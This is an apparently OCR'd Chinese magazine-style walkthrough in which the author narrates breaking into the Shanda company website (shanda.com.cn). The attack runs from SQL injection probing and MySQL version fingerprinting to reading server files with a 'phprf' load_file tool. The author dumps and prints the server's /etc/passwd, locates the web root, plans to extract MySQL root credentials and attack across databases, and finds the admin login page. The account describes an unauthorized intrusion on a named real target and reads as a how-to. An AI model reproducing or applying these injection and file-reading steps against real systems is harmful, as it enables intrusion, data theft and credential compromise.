


图2

怎么样？看见链接了吧，随手在后面加上"and 1=1"，结果显示正常页面，在后面加上"and 1=2，"什么都不显示。好的，确定有注入。再随便加个"'"号，结果什么都不显示，看来已经关了错误回显了。既然是PHP注入，第一步要确定的是MYSQL的版本。接下来才会知道应该怎么做。如果MYSQL版本是4.0以上的，那就很方便了，可以用union查询。如果是3.0，那就相对麻烦一些，但还是有办法的。

首先，判断是不是4.0以上的版本，在地址栏后面加:and mid(version(),1,1)=4，结果什么都没有显示。如图3 所示。




图3

再看看是不是3.0的，在地址栏后面加 and mid(version(),1,1)=3。结果，出现正确的页面，说明，盛大的MYSQL数据库的版本是3.0，不支持union查询。看来只能用下一招了：使用phprf文件读取器。至于原理，大家可以去看一下安全天使小黑写的一篇文章，上面说得蛮详细的。如图4 所示。是phprf文件读取器的主界面。




图4

这个工具可以读取任何对方主机上存在的文件，前提是知道文件的绝对路径。经常用注入工具的朋友，对"判断字符串"这里要添什么不会陌生。之前我也没有检测盛大用的是什么系统，不过一般来说，大网站如果用php，那么多半都是Linux系统的，至少我没有见过有哪个大网站用php，然后用Windows做服务器的。这也算是一点点没有理由的经验吧。

以下是我入侵时填写的东东："判断字符串"添的是"50504740"，因为打开注入页面时，会有"50504740"这串字符。在"远程文件地址"，按默认，因为要确定一下网站连接的MYSQL是以什么账号连接的，如果确实有这个文件，但是又不能读取，说明没有load_file的权限。然后点击慢速读取，慢慢等吧。结果运气真好，跳出了这个对话框，如图5 所示。




图 5

"/etc/passwd"可读，看来估计多半是以ROOT账号连接了的。慢慢等吧，看看有什么好东西出现，没多久，结果出来了。如图6 所示。

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/var/ftp:
nobody:x:99:99:Nobody:/:
nscd:x:28:28:NSCD Daemon:/:/bin/false
ident:x:98:98:pident user:/:/bin/false
rpc:x:32:32:Portmapper RPC user:/:/bin/false
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/bin/false
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
gdm:x:42:42::/home/gdm:/bin/bash
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
rpm:x:37:37::/var/lib/rpm:/bin/bash
whywhy:x:504:504::/home/www/htdocs:/bin/bash
gxc:x:506:504::/home/gxc:/sbin/nologin
sshd:x:
07:507::/home/sshd:/sbin/nologin
wxs:x:508:504::/home/www/htdocs/shanda/51web:/sbin/nologin
hhyy:x:509:509::/home/hhyy:/bin/bash
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
```

图 6

内容真多，看得我头大。进入网站后台，其他的对我并不重要。一眼就看见了这条信息："wxs:x:508:504::/home/www/htdocs/shanda/51Web:/sbin/nologin"。

估计多半是Web的路径了。如果是的话，可以看他php程序的源代码，剩下的什么都好说了。马上测试，"/home/www/htdocs/shanda/51Web"是不是Web路径，先在浏览器上输入"http://shanda.com.cn/51Web/"，看看这个路径有没有结果，发现是存在的。如图7 所示。




图 7




图 8

很好！看来"/home/www/htdocs/shanda/"很可能就是盛大官方网站的Web路径了，但这样还是不够，还要用phprf文件读取器确定一下，看看能不能读取其中的newspage.php文件。这次在phprf文件读取器的"远程文件地址"栏里填写："/home/www/htdocs/shanda/newsphp/newspage.php"。如果可以正确的读取，说明"/home/www/htdocs/shanda/"绝对是网站的Web绝对路径。把参数设置好，再次读取，结果如图8 所示。

运气真好。盛大，哈哈，我来了。从这个时候开始，我开始整理思路。因为有几种方法可以先把MYSQL的ROOT密码读取出来 先读取"/home/www/htdocs/shanda/newsphp/newspage.php"文件，看看里面有没有包含ROOT的密码，如果没有，再读取"/home/www/htdocs/shanda/newsphp/newspage.php"所包含的文件，读取出来，如果再找不到，就直接读取首页的php文件，一定可以找出来的。但是密码似乎也没有什么用，因为先前我已经进行一次了端口扫描，服务器就只开了80端口，其他的端口都被过滤，暂时来说，要MYSQL的ROOT密码没有什么用。再加上phprf文件读取器虽然是多线程，但是速度还是很慢，放弃这条路，浪费时间。

第二条路，直接找网站的后台，然后读取验证管理员登录的文件，分析验证方式，看看有没有缺陷，有的话可以直接把密码破解出来。如果没有，读取MYSQL的安装位置，进行MYSQL的跨库攻击，一定可以拿到管理密码，因为现在什么文件都可以读。

好的，先进行找后台，使出十八般武器一顿狂扫，半个多小时都过去了，还是不见后台的踪影，正在郁闷当中，无意中在浏览器上输入：http://www.shanda.com.cn/newsphp/，居然直接跳出后台的登录界面。如图9所示。




图 9

真是踏破铁鞋无觅处，得来全不费工夫，浪费我那么多时间，原来就这么简单，这个时候真是不知道应该笑还是哭。算了，要当黑客如果一点耐心都没有，那怎么混嘛。重整旗鼓，随便输入一个账号密码登录，主要想知道网站是用什么文件验证账号密码的。如图10所示。




图10

